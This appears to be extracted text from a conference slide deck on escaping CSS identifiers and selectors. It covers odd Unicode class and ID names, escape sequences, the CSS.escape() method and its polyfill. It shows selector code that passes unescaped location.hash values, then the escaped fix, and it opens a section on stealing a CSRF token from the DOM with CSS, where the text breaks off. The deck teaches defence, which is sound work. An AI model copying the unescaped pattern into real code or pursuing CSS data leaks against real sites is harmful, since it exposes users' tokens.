
```
Link: <css-without-html.css>;rel=stylesheet
```

```
Content-Length: 0
```

```
Content-Type: text/html; charset=UTF-8
```

mths.be/bpe





Unicoder in CSS

Classes and IDs in HTML

mths.be/afd

Classes and IDs in HTML

```
<p class="404-error">...</p>
```

mths.be/afd

Classes and IDs in HTML

```
<p class="404-error">...</p>
```

```
<small class="©">legalese</small>
```

mths.be/afd

Classes and IDs in HTML

```
<p class="404-error">...</p>
```

```
<small class="©">legalese</small>
```

```
<p id="♥">HTML 4 lyfe, homes!</p>
```

mths.be/afd

Classes and IDs in HTML

```
<p class="404-error">...</p>
```

```
<small class="©">legalese</small>
```

```
<p id="♥">HTML 4 lyfe, homes!</p>
```

```
<blockquote class="“”">LOL</blockquote>
```

mths.be/afd

Classes and IDs in HTML

```
<p class="404-error">...</p>
```

```
<small class="©">legalese</small>
```

```
<p id="♥">HTML 4 lyfe, homes!</p>
```

```
<blockquote class="“”">LOL</blockquote>
```

```
<p id="⌘⌘">...</p>
```

mths.be/afd

Classes and IDs in HTML

```
<p class="404-error">...</p>
```

```
<small class="©">legalese</small>
```

```
<p id="♥">HTML 4 lyfe, homes!</p>
```

```
<blockquote class="“”">LOL</blockquote>
```

```
<p id="⌘⌘">...</p>
```

```
<p class="⚠">Warning: ...</p>
```

mths.be/afd

Classes and IDs in HTML

```
<p class="404-error">...</p>
```

```
<small class="©">legalese</small>
```

```
<p id="♥">HTML 4 lyfe, homes!</p>
```

```
<blockquote class="“”">LOL</blockquote>
```

```
<p id="⌘⌘">...</p>
```

```
<p class="⚠">Warning: ...</p>
```

```
<p id="💩">Outdated browser detected.</p>
```

mths.be/afd

Classes and IDs in HTML

mths.be/afd

Classes and IDs in HTML

```
<p id="#id">Good luck styling me!</p>
```

mths.be/afd

Classes and IDs in HTML

```
<p id="#id">Good luck styling me!</p>
```

```
<p class=".class">heh</p>
```

mths.be/afd

Classes and IDs in HTML

```
<p id="#id">Good luck styling me!</p>
```

```
<p class=".class">heh</p>
```

```
<p id="#id.class:hover{}">huh</p>
```

mths.be/afd

Classes and IDs in HTML

```
<p id="#id">Good luck styling me!</p>
```

```
<p class=".class">heh</p>
```

```
<p id="#id.class:hover{}">huh</p>
```

```
<p id="[attr='value']">wat</p>
```

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Escaping CSS

<code><p id="#id"></code>	<code>#\#id { }</code>
<code><p class=".class"></code>	<code>.\.class { }</code>
<code><p id="#id.class: hover{}"></code>	<code>#\#id\.class\: hover\{\}</code> { } <code>#\#id\.class\3A hover\{\}</code> { }
<code><p class="[attr='value']"></code>	<code>.\[attr\=\'value\'\\] { }</code>
<code><p id="404-error"></code>	<code>#\34 04-error { }</code>

Escaping CSS

<code><p id="#0"></code>	<code>#0 { }</code> <code>#\A9 { }</code>
<code><p class="♥"></code>	<code>.♥ { }</code> <code>.\2665 { }</code>
<code><p id="“”"></code>	<code>#“” { }</code> <code>#\201C \201D { }</code>
<code><p class="💩"></code>	<code>.💩 { }</code> <code>.\1F4A9 { }</code>

Escaping CSS

CSS escapes

Wondering **how to escape any character in CSS**? [Learn how](#), or just use this tool ☺

<!-- HTML (edit the ID and optionally hit "permalink" to save) -->

```
<p id='1a2b3c'>☐ escape non-ASCII, permalink, example</p>
```

<!-- CSS -->

```
<style>
  #\31 a2b3c {
    background: hotpink;
  }
</style>
```

<!-- JavaScript -->

```
<script>
  // document.getElementById or similar
  document.getElementById('1a2b3c');
  // document.querySelector or similar
  $('#\31 a2b3c');
</script>
```

Escaping CSS

CSS escapes

Wondering **how to escape any character in CSS**? [Learn how](#), or just use this tool ☺

<!-- HTML (edit the ID and optionally hit "permalink" to save) -->

```
<p id='1a2b3c'>☐ escape non-ASCII, permalink, example</p>
```

<!-- CSS -->

```
<style>
  #\31 a2b3c {
    background: hotpink;
  }
</style>
```

<!-- JavaScript -->

```
<script>
  // document.getElementById or similar
  document.getElementById('1a2b3c');
  // document.querySelector or similar
  $('#\31 a2b3c');
</script>
```


8.1 The `CSS.escape()` Method

The CSS interface is defined in CSS Conditional Rules Module. [CSSCONDITIONAL]

```
partial interface CSS {  
  static DOMString escape(DOMString ident);  
};
```

The ***escape(ident)*** method must return the result of invoking serialize an identifier of *ident*. Any exceptions thrown must be re-thrown.

EXAMPLE 12

For example, to escape a string for use as part of a selector, the `escape()` method can be used:

```
var element = document.querySelector('#' + CSS.escape(id) + ' > img');
```

EXAMPLE 13

The `escape()` method can also be used for escaping strings, although it escapes characters that don't strictly need to be escaped:

```
var element = document.querySelector('a[href="#" + CSS.escape(fragment) + '"']');
```




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mathiasbynens / CSS.escape

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Code

Issues 0

Pull requests 0

Pulse

Graphs

A robust polyfill for the CSS.escape utility method as defined in CSSOM. <https://mths.be/cssescape>

29 commits

1 branch

8 releases

2 contributors

Branch: master

New pull request

New file

Find file

HTTPS

<https://github.com/mathiasbyne>



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mathiasbynens Release v1.5.0

Latest commit ff41bbb on Jan 21

tests	Test U+FFFD itself	6 months ago
.gitattributes	Initial commit	3 years ago
.gitignore	Initial commit	3 years ago
.travis.yml	Add MIT license file	a year ago
LICENSE-MIT.txt	Add MIT license file	a year ago
README.md	Update spec links	8 months ago
css.escape.js	Release v1.5.0	4 months ago
package.json	Release v1.5.0	4 months ago

README.md

mths.be/cssescape

Escaping CSS

mths.be/cssescape

Escaping CSS

```
const id = location.hash.slice(1);
```

mths.be/cssescape

Escaping CSS

```
const id = location.hash.slice(1);  
const $el = $('#'+id);
```

mths.be/cssescape

Escaping CSS

```
const id = location.hash.slice(1);  
const $el = $('#' + id);  
// ...
```

mths.be/cssescape

Escaping CSS

```
const id = location.hash.slice(1);  
const $el = $('#' + id);  
// ...
```

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Escaping CSS

```
const id = location.hash.slice(1);  
const $el = $('#' + id);  
// ...
```

```
const $a = $('a[href="' + someValue + '"']);
```

mths.be/cssescape

Escaping CSS

```
const id = location.hash.slice(1);  
const $el = $('#' + id);  
// ...
```

```
const $a = $('a[href="' + someValue + '"']);  
// ...
```

mths.be/cssescape

Escaping CSS

```
const id = location.hash.slice(1);  
const $el = $('#'+id);  
// ...
```

```
const $a = $('a[href="'+someValue+'"]');  
// ...
```

mths.be/cssescape

Escaping CSS

```
const id = location.hash.slice(1);  
const $el = $('#' + CSS.escape(id));  
// ...
```

```
const $a = $('a[href="' + CSS.escape(someValue) + '"]');  
// ...
```



mths.be/cssescape

Using CSS for 🤬evil😈

Stealing data from the DOM


```
<input type="hidden"  
      name="csrf-token"  
      id="csrf"  
      value="abcdef...">
```

mths.be/bsj

Leaking an attribute

